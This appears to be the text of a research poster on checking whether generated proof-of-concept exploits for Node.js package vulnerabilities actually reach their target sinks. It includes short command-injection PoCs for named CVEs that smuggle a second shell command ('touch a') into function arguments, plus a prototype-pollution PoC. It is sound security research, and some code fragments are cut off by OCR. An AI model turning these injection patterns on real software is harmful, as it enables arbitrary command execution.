Verification and Classification of Exploits for Node.js Vulnerabilities

Sungmin Park
Department of Computer Science and Engineering, Korea University, South Korea

Student Research Competition

Video

ASE 2025

1. Motivation

20 popular **npm packages** with **2 billion weekly downloads** compromised in **supply chain attack**.
The Hacker News. **(2025, September)**

[ASE'25] DEBUN: **Detecting** Bundled **JavaScript Libraries** on **Web** using Property-Order Graphs
Seojin Kim*, **Sungmin Park***, and Jihyeok Park

- **Next Step - Exploitability**


```
const jq = require("jQuery");
jq('touch a;');
```

Proof-of-Concept (POC) Generation

2. Background

- **Prior Work - PoC Generation**
  - **Manual Dataset**
    - SecBench.js (ICSE'23)
  - **Static Analysis**
    - FAST (SP'23), Explode.js (PLDI'25)
  - **Dynamic Analysis**
    - NodeMedic (EuroS&P'23), NodeMedic-Fine (NDSS'25)
  - **LLM**
    - PoCGen (arXiv)
- **Vulnerability Categories**

CWE-1321	Prototype-Pollution	Attacker input **manipulates object prototype**
CWE-78	Command-Injection	Attacker input **executed as OS commands**
CWE-94	Code-Injection	Attacker input **executed as code**
CWE-1333	ReDos	Attacker input **cause excessive regex matching**

- **PoC example**

: target sink

```
const adb = require("adb-driver");
adb.execADBCommand('& touch a');
```

CVE-2020-7636 PoC (adb-driver) - SecBench.js

```
child_process_1.exec(execCmd, option || {}
  () => {}
);
```

file 'a' created

Simplified Library code of **adb-driver@0.1.8**

- **Problem**

ex) file creation

Validation limited to intended results at end of the execution

```
const alfred = require("alfred-workflow-nodejs");
alfred.utils.wfVars.remove(' "; touch a #',"value");
```

PoC (alfred-workflow-nodejs) - PoCGen

```
var Utils = (function() {
  wfVars: {
    set: function(callback){
      exec(addCommand, callback(_toUndefinedI
    }
    remove: function(callback){
      exec(getCommand, callback(_toUndefinedIf
    }
}
```

no intended result


file 'a' created

Simplified Library code of **alfred-workflow-nodejs@2.0.1**

3. Approach

```
let jq = require("jquery");
let stm = "payload";
jq.encode(stm, {});
```

Command-Injection found in jQuery/index.js line 274 through "**payload**" input




```
const orignExec = child_process.exec;
function wrappedExec(code) {
  log();
  return orignExec(code);
};
child_process.exec = wrappedExec
```

```
273 ...
274 exec(input)
275 ...
```

jQuery/index.js

- **sink APIs and Objects**

CWE-1321	Object.prototype, Object.{defineProperty, defineProperties}
CWE-78	child_process.{exec[Sync], spawn[Sync]}
CWE-94	global.eval, Function (constructor), vm.runInContext
CWE-1333	RegExp.{exec, test}, String.{match, replace}

- **Incorrect PoC Types**

target vulnerability
jQuery/index.js line 274

Type 1) A **different sink** within the **same library**
- ex) jQuery/index.js line 112, jQuery/util.js line 78

Type 2) A **different sink** in a **third-party library**
- ex) **lodash**/set.js line 55

Type 3) Intended **r**esult **occurs in PoC** without target sink
- ex) See Case Study

Type 4) No intended result, simple mistake

4. Evaluation

- **Prototype-Pollution Exploits**

	Type 1	Type 2	Type 3	Type 4	Invalid	Total
SecBench.js	0	4	4	3	11	194
Explode.js	18	0	0	0	18	83
PoCGen	14	1	2	2	19	148

- Assume SecBench.js, a manual dataset, as **ground truth**
- **11.29%** of exploits fail to match with their **target sink**

5. Case Study

Case 1) Intended **r**esult **occurs in PoC** without target sink

```
const shell = require("shell-quote");
shell.parse("touch a");
child_process.execSync("touch a");
```

file 'a' created

CVE-2016-10541 PoC(shell-quote) - PoCGen

: target sink

```
function parse(cmd) {
  execSync(arg, callback());
}
```

no intended result

Simplified Library code of **shell-quote@1.6.0**

Case 2) Overly complex PoC generated by LLM

```
const dset = require("dset").dset;
const maliciousObject = {};
const pollutedKey = "a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.q.r.s.t.u.v.w.x.y.z";
dset(maliciousObject, pollutedKey, {});
dset(
  maliciousObject.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.q.r.s.t.u.v.w.x.y.z.__proto__,
  "exploited",
  true
);
```

6. Future Work